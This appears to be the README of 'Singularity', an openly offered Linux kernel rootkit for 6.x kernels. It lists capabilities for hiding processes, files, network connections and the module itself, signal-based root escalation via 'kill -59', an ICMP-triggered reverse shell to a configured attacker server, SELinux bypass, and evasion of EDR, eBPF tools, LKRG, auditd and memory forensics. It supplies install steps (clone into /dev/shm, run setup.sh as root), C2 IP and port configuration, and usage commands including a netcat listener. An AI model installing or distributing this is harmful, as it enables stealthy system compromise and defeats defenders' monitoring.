Singularity - Stealthy Linux Kernel Rootkit

"Shall we give forensics a little work?"
This project was inspired by a very special woman to me: Mocinha
Singularity is a powerful Linux Kernel Module (LKM) rootkit designed for modern 6.x kernels. It provides comprehensive stealth capabilities through advanced system call hooking via ftrace infrastructure.
Full Research Article (outdated version): Singularity: A Final Boss Linux Kernel Rootkit
EDR Evasion Case Study: Bypassing Elastic EDR with Singularity
POC Video: Singularity vs eBPF security tools: Singularity vs eBPF security tools
Breaking eBPF Security with Singularity hooks: Breaking eBPF
What is Singularity?
Singularity is a sophisticated rootkit that operates at the kernel level, providing:
- Process Hiding: Make any process completely invisible to the system
- File & Directory Hiding: Conceal files using pattern matching
- Network Stealth: Hide TCP/UDP connections, ports, and conntrack entries
- Privilege Escalation: Signal-based instant root access
- Log Sanitization: Filter kernel logs and system journals in real-time
- Self-Hiding: Remove itself from module lists and system monitoring
- Remote Access: ICMP-triggered reverse shell with automatic hiding
- Anti-Detection: Evade eBPF-based runtime security tools (Falco, Tracee), bypass Linux Kernel Runtime Guard (LKRG), and prevent io_uring bypass attempts
- Audit Evasion: Drop audit messages for hidden processes at netlink level with statistics tracking and socket inode filtering
- Memory Forensics Evasion: Filter /proc/kcore, /proc/kallsyms, /proc/vmallocinfo
- Cgroup Filtering: Filter hidden PIDs from cgroup.procs
- Syslog Evasion: Hook do_syslog to filter klogctl() kernel ring buffer access
- Debugfs Evasion: Filter output of tools like debugfs that read raw block devices
- Conntrack Filtering: Hide connections from /proc/net/nf_conntrack and netlink SOCK_DIAG/NETFILTER queries
- SELinux Evasion: Automatic SELinux enforcing mode bypass on ICMP trigger
- LKRG Bypass: Evade Linux Kernel Runtime Guard detection mechanisms
- eBPF Security Bypass: Hide processes from eBPF-based runtime security tools (Falco, Tracee)
Features
- Signal-based privilege elevation (kill -59)
- Complete process hiding from /proc and monitoring tools
- Pattern-based filesystem hiding for files and directories
- Network connection concealment from netstat, ss, conntrack, and packet analyzers
- Advanced netlink filtering (SOCK_DIAG, NETFILTER/conntrack messages)
- Real-time kernel log filtering for dmesg, journalctl, and klogctl
- Module self-hiding from lsmod and /sys/module
- Automatic kernel taint flag normalization
- BPF data filtering to prevent eBPF-based detection
- io_uring protection against asynchronous I/O bypass
- Log masking for kernel messages and system logs
- Evasion of standard rootkit detectors (unhide, chkrootkit, rkhunter)
- Automatic child process tracking and hiding via tracepoint hooks
- Multi-architecture support (x64 + ia32)
- Network packet-level filtering with raw socket protection
- Protection against all file I/O variants (read, write, splice, sendfile, tee, copy_file_range)
- Netlink-level audit message filtering with statistics tracking to evade auditd detection
- Socket inode tracking for comprehensive network hiding
- Cgroup PID filtering to prevent detection via
/sys/fs/cgroup/*/cgroup.procs
- TaskStats netlink blocking to prevent PID enumeration
- /proc/kcore filtering to evade memory forensics tools (Volatility, crash, gdb)
- do_syslog hook to filter klogctl() and prevent kernel ring buffer leaks
- Block device output filtering to evade debugfs and similar disk forensics tools
- journalctl -k output filtering via write hook
- SELinux enforcing mode bypass capability for ICMP-triggered shells
- LKRG integrity checks bypass for hidden processes
- Falco event hiding via BPF ringbuffer and perf event interception
Installation
Prerequisites
- Linux kernel 6.x
- Kernel headers for your running kernel
- GCC and Make
- Root access
Quick Install
cd /dev/shm
git clone https://github.com/MatheuZSecurity/Singularity
cd Singularity
sudo bash setup.sh
cd ..
That's it. The module automatically:
- Hides itself from lsmod, /proc/modules, /sys/module
- Clears kernel taint flags
- Filters sensitive strings from dmesg, journalctl -k, klogctl
- Starts protecting your hidden files and processes
Important Notes
The module automatically hides itself after loading
There is no unload feature - reboot required to remove
Test in a VM first - cannot be removed without restarting
Configuration
Set Your Server IP and Port
Edit include/core.h:
#define YOUR_SRV_IP "192.168.1.100"  // Change this to your server IP
#define YOUR_SRV_IPv6 { .s6_addr = { [15] = 1 } }  // IPv6 if needed
Edit modules/icmp.c:
#define SRV_PORT "8081" // Change this to your desired port
Edit modules/bpf_hook.c:
#define HIDDEN_PORT 8081 // Must match SRV_PORT
Edit modules/hiding_tcp.c:
#define PORT 8081 // Must match SRV_PORT
Important: All port definitions must match for proper network hiding and ICMP reverse shell functionality.
Usage

Hide Processes
# Hide current shell
kill -59 $$

# Hide specific process
kill -59 <PID>
Process will be invisible to ps, top, htop, /proc, and all monitoring tools. All child processes are automatically tracked and hidden.
Hide Files & Directories

Files matching your configured patterns are automatically hidden:
mkdir singularity
echo "secret" > singularity/data.txt

# Invisible to ls, find, locate
ls -la | grep singularity
# (no output)

# But you can still access it
cat singularity/data.txt
# secret

# cd is blocked for security
cd singularity
# bash: cd: singularity: No such file or directory
Become Root

Signal-based method:
kill -59 $$
id  # uid=0(root)
Hide Network Connections

Connections on your configured port (default: 8081) are automatically hidden:
nc -lvnp 8081

# Invisible to all monitoring
ss -tulpn | grep 8081        # (no output)
netstat -tulpn | grep 8081   # (no output)
lsof -i :8081                # (no output)
cat /proc/net/nf_conntrack | grep 8081  # (no output)

# Even advanced netlink queries are filtered
ss -tapen | grep 8081        # (no output)
conntrack -L | grep 8081     # (no output)
Packets are dropped at raw socket level (tpacket_rcv) and hidden from:
- /proc/net/* interfaces (tcp, tcp6, udp, udp6)
- /proc/net/nf_conntrack
- Netlink SOCK_DIAG queries (used by ss, lsof)
- Netlink NETFILTER/conntrack messages (used by conntrack tool)

ICMP Reverse Shell
Trigger a hidden reverse shell remotely with automatic SELinux bypass:
 matheuzsecurity/singularity
